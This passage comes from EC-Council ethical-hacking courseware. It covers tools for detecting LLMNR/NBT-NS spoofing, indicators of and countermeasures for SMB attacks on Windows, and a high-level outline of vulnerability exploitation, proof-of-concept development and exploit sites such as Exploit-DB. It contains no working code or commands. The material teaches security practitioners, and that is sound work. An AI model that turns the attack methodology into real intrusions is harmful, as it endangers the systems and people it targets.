


Figure 6.44: Screenshot showing output of Respounder

- **got-responded**

  Source: *https://github.com*

  got-responded helps security professionals to check for LLMNR/NBT-NS spoofing. This tool starts in the default mode and checks for both LLMNR and NBT-NS spoofing but does not send fake SMB credentials.




Figure 6.45: Screenshot showing the output of got-responded

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting SMB Attacks against Windows

Detecting SMB attacks against Windows systems is crucial due to SMB's widespread use for providing shared access to files, printers, and serial ports over a network. Attackers often target SMB due to its potential vulnerabilities and the valuable access it can provide.

Here are the strategies and indicators for detecting SMB attacks:

1. **Monitor and Analyze SMB Traffic**
   - **Increased SMB traffic:** Unusually high volumes of SMB traffic can indicate an attack, especially if the increase is sudden or during off-hours.
   - **Unexpected SMB commands:** Monitor for unexpected or unusual SMB commands that are not typical, such as an abnormal number of write requests or attempts to access unusual shares.
2. **Set Up Alerts on Known Vulnerabilities Exploitation**
   - **Vulnerability exploits:** Set up alerts for attempts to exploit known SMB vulnerabilities. This includes monitoring for exploitation patterns or signatures.
3. **Detect Failed Login Attempts**
   - **Brute-force attacks:** Multiple failed login attempts over SMB could indicate a brute-force attack. Monitoring for such failed attempts, especially from the same IP address or against critical accounts, is essential.
4. **Identify Use of SMB Tools and Scripts**
   - **Tools and script usage:** The appearance of tools commonly used for SMB exploits, such as Mimikatz, or scripts designed to automate SMB attacks should trigger an investigation. Monitoring process creation and command-line execution can help detect these tools.
5. **Detect Unusual File and Share Access Patterns**
   - **Unusual access patterns:** Anomalies in file or share access patterns, such as a user accessing an unusually high number of files in a short period, can be indicative of reconnaissance or data exfiltration attempts.
6. **Suspicious Network Connections**
   - **Connections from unusual locations:** SMB connections originating from unexpected or untrusted external IP addresses can be a strong indicator of an attack, especially if SMB services should not be accessible from the Internet.
7. **Changes in SMB Configuration**
   - **Unauthorized changes:** Unexpected changes to SMB configurations, such as the enabling of SMBv1 or changes to share permissions, may indicate compromise or an attempt to weaken security.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. **Ransomware Indicators**
    - **Ransomware activity:** Given SMB's role in the rapid spread of certain ransomware variants, detecting sudden file encryption activities or ransom notes within SMB shares can indicate an attack.
9. **Use of Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS)**
    - **IDS/IPS alerts:** These systems can be configured with signatures to detect known SMB exploits and anomalies, providing early warnings of potential attacks.
10. **Endpoint Detection and Response (EDR) and Security Information and Event Management (SIEM)**
    - **Integration and correlation:** Utilize EDR and SIEM systems to correlate data and alerts related to SMB activities, enhancing the detection of sophisticated attacks that may not trigger a single clear indicator.

Countermeasures against SMB attacks:

- Disable SMB services, especially SMBv1, if not needed.
- Regularly patch Windows systems for SMB vulnerabilities.
- Limit SMB access through network segmentation and firewall rules.
- Implement strong password policies and account lockout policies to resist brute-force attacks.
- Incorporate advanced threat detection solutions for continuous monitoring and response.
- Disable older versions of the SMB protocol such as SMBv1, SMBv2 which are more vulnerable to buffer overflow attacks.
- Enforce strong access controls and least privilege principles to restrict user access to sensitive data on the SMB file server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Exploitation

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers can perform exploitation only after discovering vulnerabilities in that target system. Attackers use discovered vulnerabilities to develop exploits and deliver and execute the exploits on the remote system.

Steps involved in exploiting vulnerabilities:

1. **Identify the Vulnerability**

   Attackers identify the vulnerabilities that exist in the target system using various techniques discussed in the previous modules. These techniques include footprinting and reconnaissance, scanning, enumeration, and vulnerability analysis. After identifying the OSs used and vulnerable services running on the target system, attackers also use various online exploit sites such as Exploit Database (*https://www.exploit-db.com*) and Packet Storm (*https://packetstormsecurity.com*) to detect vulnerabilities in underlying OS and applications.

2. **Determine the Risk Associated with the Vulnerability**

   After identifying a vulnerability, attackers determine the risk associated with the vulnerability, i.e., whether exploitation of this vulnerability sustains the security measures on the target system.

3. **Determine the Capability of the Vulnerability**

   If the risk is low, attackers can determine the capability of exploiting this vulnerability to gain remote access to the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. **Develop the Exploit**

   After determining the capability of the vulnerability, attackers use exploits from online exploit sites such as Exploit Database (*https://www.exploit-db.com*), or develop their own exploits using exploitation tools such as Metasploit.

5. **Select the Method for Delivering – Local or Remote**

   Attackers perform remote exploitation over a network to exploit vulnerability existing in the remote system to gain shell access. If attackers have prior access to the system, they perform local exploitation to escalate privileges or execute applications in the target system.

6. **Generate and Deliver the Payload**

   Attackers, as part of exploitation, generate or select malicious payloads using tools such as Metasploit and deliver it to the remote system either using social engineering or through a network. Attackers inject malicious shellcode in the payloads, which, when executed, establishes a remote shell to the target system.

7. **Gain Remote Access**

   After generating the payload, attackers run the exploit to gain remote shell access to the target system. Now, attackers can run various malicious commands on the remote shell and control the system.

Vulnerability Exploitation and Proof-of-Concept (PoC) Development

Proof-of-concept (PoC) is the demonstration of the existence and impact of a vulnerability in software or networks. A PoC typically consists of a piece of code, a set of instructions, or a script that can be leveraged to gain unauthorized access, execute arbitrary code, or perform other malicious actions. Security researchers or hackers often create PoCs to validate the severity of a discovered vulnerability and uncover its potential impact of the vulnerability. It helps stakeholders understand the potential risks and initiate timely remediation to mitigate them, such as applying patches or implementing security controls.

The PoC process involves the identification, exploitation, demonstration, and documentation of vulnerabilities. Once a vulnerability is identified, the security researcher develops or uses existing techniques to exploit it. The proof-of-concept exploit is then executed against the target system or application to demonstrate its effectiveness. This may involve gaining access to sensitive data or taking control of the system. After successful vulnerability exploitation, findings from the proof-of-concept demonstration are documented thoroughly, including details about the vulnerability, the exploit used, and any potential impact or risk associated with it. However, when PoC code is published before the security hole is patched, it can trigger zero-day exploitation.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit Sites

- Exploit sites such as **Exploit-DB**, **VulDB**, etc. are invaluable resources during the vulnerability exploitation phase of hacking
- Attackers can use these sites to **discover vulnerabilities** and **download exploits** to perform remote exploitation on the target system

How attackers use exploit sites?

- **Identification:** An attacker identifies a **vulnerable service** or **application** on a target system
- **Search:** They search Exploit-DB for **known exploits** related to the identified vulnerability
- **Download:** They download the **exploit code** along with any necessary instructions or dependencies
- **Modification:** If needed, they modify the exploit to suit the specific environment
- **Execution:** The attacker executes the exploit against the target system



https://www.exploit-db.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Exploit Sites

Exploit sites such as Exploit-DB VulDB are invaluable resources during the vulnerability exploitation phase of hacking. Attackers can use these sites to discover vulnerabilities and download or develop exploits to perform remote exploitation on the target system. These sites include details of the latest vulnerabilities and exploits.

These sites host a large repository of pre-written exploit code for a wide variety of vulnerabilities. This saves time and effort for attackers who might otherwise need to write their own exploits. Many exploits are provided with detailed usage instructions and tools that can be used immediately.

Exploits often serve as proof of concepts (PoCs) that demonstrate a vulnerability's impact, making it easier to communicate the risk to stakeholders. Hackers can use the available exploit code as a base to develop more sophisticated or customized attacks tailored to specific targets. Existing exploits can be adapted to bypass newer security mechanisms or to work in different environments.

How Attackers Use Exploit Sites?

1. **Identification:** An attacker identifies a vulnerable service or application on a target system.
2. **Search:** They search Exploit-DB for known exploits related to the identified vulnerability.
3. **Download:** They download the exploit code along with any necessary instructions or dependencies.
4. **Modification:** If needed, they modify the exploit to suit the specific environment or to avoid detection by security measures.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. **Execution:** The attacker executes the exploit against the target system.
6. **Post-Exploitation:** After gaining access, they proceed with post-exploitation activities such as privilege escalation, data exfiltration, or lateral movement.

Discussed below are various exploit sites:

- **Exploit Database**

  Source: *https://www.exploit-db.com*

  Exploit Database includes details of the latest vulnerabilities present in various OSs, devices, applications, etc. Attackers can search Exploit Database to discover vulnerabilities in that target system, download the exploits from the database, and use exploitation tools such as Metasploit to gain remote access.




Figure 6.46: Screenshot of Exploit Database

- **VulDB**

  Source: *https://vuldb.com*

  VulDB includes details of the latest vulnerabilities and exploits, rated based on the highest exploitation probability. Attackers can search the VulDB to identify vulnerabilities and exploit them or even fully automate the exploitation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

